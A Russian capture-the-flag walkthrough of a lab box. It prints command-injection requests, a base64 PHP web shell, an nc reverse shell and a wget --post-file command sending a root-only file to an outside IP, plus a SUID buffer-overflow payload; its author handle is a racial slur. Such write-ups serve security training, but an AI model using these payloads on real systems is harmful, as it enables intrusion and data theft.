




Название:	Сыщик
Категория:	Квесты
Уровень:	Средний
Очки:	1250
Описание:	Настоящий детектив всегда находит то, что ищет
Теги:	CMD Injection, PWN, LPE
Автор:	N1GGA

Прохождение:

Заходим на веб-морду



У нас поисковик на основе гугла. Попробуем что-нибудь поискать

The screenshot shows a web browser window with the address bar displaying 'localhost/search.php?q=Codeby'. Below the address bar, there is a navigation bar with links to various Kali Linux tools and databases. The main content area displays a search results page from Google. The results include:

- Codeby.net: Форум информационной безопасности**
codeby.net
Codeby.net - сообщество по вопросам информационной безопасности, кибербезопасности, этичного хакинга, защиты инфор
- CTFtime.org / Codeby Games CTF**
ctftime.org
Apr 20, 2023 ... Join the exciting Codeby Games CTF competition! Participate on your own or gather a team of up to 5 people. If you
- Codeby | Especialistas em desenvolvimento Web e e-commerce**
codeby.global
Codeby é uma empresa de tecnologia especialista no desenvolvimento de e-commerce VTEX e Shopify, e criação de soluções com
- Codeby - Crunchbase Company Profile & Funding**
www.crunchbase.com
Codeby is specialized in software engineering, highly focused on e-commerce technologies and with over 6 years in the market. We
- Codeby Reviews: What Is It Like to Work At Codeby? | Glassdoor**
www.glassdoor.com
Aug 3, 2019 ... 1 Codeby reviews. A free inside look at company reviews and salaries posted anonymously by employees.
- CodeBy Web Tools**
chrome.google.com
Feb 7, 2022 ... This is an extension built by CodeBy to help VTEX developers to debug their current in development stores.
- Codeby · GitHub**
github.com
Developing technological solutions that provides evolution! - Codeby.
- Codeby a Keyrus Company - Shopify freelance experts online**
experts.shopify.com

Поисковик как видим работает корректно. Теперь поймаем запрос в бурпе и далее будет работать там же

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers
<pre> 1 GET /search.php?q=Codeby HTTP/1.1 2 Host: localhost 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Sec-Fetch-Dest: document 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-Site: none 12 Sec-Fetch-User: ?1 13 14 </pre>	<pre> 74 } 75 .resultp{ 76 margin-top:5px; 77 font-size:14px; 78 } 79 </style> 80 </head> 81 <body> 82 <div id="header"> 83 84 85 86 <form action="" method="GET"> 87 <input type="text" style="margin-bottom: 10px;" name="q" id="search-box" placeholder="Search Google"> 88 <button type="submit" id="search-button"> 89 Google Search 90 </button> 91 </form> 92 </div> 93 <div id="results-container"> 94 <div class="result"> 95 <h3> 96 97 Codeby.net: форум информационной 98 безопасности 99 100 </h3> 101 102 codeby.net 103 104 <p></pre>	

Разными способами пробуем сделать инъекцию в команду

```

GET /search.php?q=Codeby";whoami;" HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

```


Смотрим ответ от сервера

```
1 "https://play-lh.googleusercontent.com/_6EuBjIopk7ysDp2
2 afyOiiRrdYl2BeEfLCaHHtX7dIaGCX7IerZDECsrl_VLX-PiJj8=w60
3 0-h300-pc0xffffffff-pd",
4 "appstore:bundle_id": "net.codeby.forum.nobitame",
5 "referrer": "origin",
6 "twitter:site": "@GooglePlay",
7 "appstore:store_id": "net.codeby.forum.nobitame",
8 "viewport": "width=device-width, initial-scale=1",
9 "apple-mobile-web-app-capable": "yes",
10 "twitter:description": "Official Codeby Forum App",
11 "mobile-web-app-capable": "yes",
12 "og:url":
13     "https://play.google.com/store/apps/details?id=net.code
14 by.forum.nobitame&hl=en_US"
15 }
16 ],
17 "cse_image": [
18 {
19 "src":
20     "https://play-lh.googleusercontent.com/_6EuBjIopk7ysDp2
21 afyOiiRrdYl2BeEfLCaHHtX7dIaGCX7IerZDECsrl_VLX-PiJj8"
22 }
23 ]
24 }
25 }
26 ]
27 }
28 ]
29 ]
30 ]
31 ]
32 ]
33 www-data
34 <!DOCTYPE html>
35 <html>
36   <head>
37     <title>
```

Теперь заливаем на сервер свой шелл. Я закодировал его в `base64`, чтобы не было проблем при записи

```
GET /search.php?q=
codeby";echo$IFS'PD9waHAgZWNoByBzeXN0ZW0oJF9HRVRbMTMzN10
p0yA/PiA='|base64$IFS-d$IFS>shell.php;" HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Проверяем, залился ли шелл



Да, шелл успешно залит. Теперь можно улучшить своё положение, скачав на сервер более функциональный шелл, я взял [PwnyShell](#)

```
localhost:8000/shell.php?1337=wget https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php -O shell1.php|
```

localhost:8000/shell1.php

Kali Linux Kali Tools Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec 23c864712fea547f3f4... Document

www-data@a7a270c9e94d:/app# ls

403.html
index.php
search.php
shell.php
shell1.php
static

Есть. Теперь, посмотрим что есть в домашней директории `nolan'a`

www-data@a7a270c9e94d:/app# cat /home/nolan/*

cat: /home/nolan/first_part: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.secret

cat: /home/nolan/.secret: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.hint

I love linux and replacing some popular files

Окей. У нас есть хинт. Надо по ходу искать замененные популярные утилиты. Посмотрим что есть в `/usr/bin/`

-rwsr-xr-x 1 nolan nolan 124651 Jul 13 13:38 echo

Видим echo с SUID правами. То есть, мы можем запустить утилиту от имени его владельца (`nolan`)

Пробрасываем себе shell, чтобы было удобнее работать


```
root@764017-goodsmile:/home/goodsmile# nc -nvlp 1133
Listening on 0.0.0.0 1133
Connection received on 188.0.175.87 31748
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

SolarWinds Solar-PuTTY free tool © 2019 SolarWinds Worldwide, LLC. All rights reserved.

```
www-data@a7a270c9e94d:/app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 87.249.53.167 1133 >/tmp/f
www-data@a7a270c9e94d:/app# 
```

ECHO PWN

1. Находим и понимаем то, что echo был подменён.
2. Изучаем программу в IDA. Находим новую функцию.



```

public argc_handler
argc_handler proc near
var_17= byte ptr -17h
var_10= qword ptr -10h

; __ unwind {
sub    rsp, 8024
mov    r8, rdi
mov    ecx, 1000
mov    rax, fs:28h
mov    [rsp+1F58h+var_10], rax
xor    eax, eax
mov    rdi, rsp
movsd  rdx, esi
mov    rsi, r8
rep    stosq
mov    rdi, rsp
mov    cx, 1F60h
call    _memcpy_chk
cmp    [rsp+1F58h+var_17], 1
jz     short loc_401C13
}

loc_401C13:
mov    edi, offset command ; "/bin/sh"
call    _system
jmp    short loc_401C04
; } // starts at 401BC0
argc_handler endp

loc_401C04:
        ; s
mov    rdi, rsp
call    _puts
xor    edi, edi      ; status
call    _exit

```

100.0% (-119,98) (801,240) 00000000401B0A argc_handlers? (Synchronized with New View)

Видим, что тут буфер на 8000 байт и проверка 8002 байта на значение `0x1` (вызывает

`system("//bin/sh")`). Поэтому пейлоад `$(python3 -c 'print("A" * 8000 + "\x01\x01")')`

поможет нам.

При запуске

`./echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')` получаем шелл! .

```
Connection received on 188.0.175.87 37740
sh: 0: can't access tty; job control turned off
$ /usr/bin/echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')
id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
whoami
nolan
[]
```

Отлично! Мы взяли юзера. Забираем первую часть флага из `/home/nolan/first_part` и пароль от ssh из `/home/nolan/.secret`

```
id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
cat /home/nolan/first_part && cat /home/nolan/.secret
CODEBY{a_g00gl3_s3arch
Also, i'm lov3an1m3g1rls
```

PRIVELEGE ESCALATION

Логинимся через ssh под `nolan`'ом.

Теперь посмотрим команды, которые могут быть выполнены нашим юзером с повышенными привилегиями

```
$ sudo -l
Matching Defaults entries for nolan on a7a270c9e94d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User nolan may run the following commands on a7a270c9e94d:
    (ALL) NOPASSWD: /usr/bin/wget
$
```

Мы можем запускать wget от имени суперпользователя. Ищем, как можно этой тулзой повысить привилегии

<https://www.hackingarticles.in/linux-for-pentester-wget-privilege-escalation/>

Так как wget запускается от суперпользователя, мы можем использовать эту утилиту не только для того, чтобы скачать файл, но и наоборот, отправить.

Читаем последнюю часть флага, которая находится у рута

```
sudo /usr/bin/wget --post-file=/root/last_part 87.249.53.167:1133
```

```
$ `sudo /usr/bin/wget --post-file=/root/last_part 87.249.53.167:1133`  
-- 2023-07-14 15:53:56 -- http://87.249.53.167:1133/  
Connecting to 87.249.53.167:1133 ... connected.  
HTTP request sent, awaiting response ... █
```

```
root@764017-goodsmile:/home/goodsmile# nc -nvlp 1133  
Listening on 0.0.0.0 1133  
Connection received on 188.0.175.87 12423  
POST / HTTP/1.1  
User-Agent: Wget/1.15 (linux-gnu)  
Accept: */*  
Host: 87.249.53.167:1133  
Connection: Keep-Alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 18  
  
c#n_b3_dang3r0us}
```

БИНГО!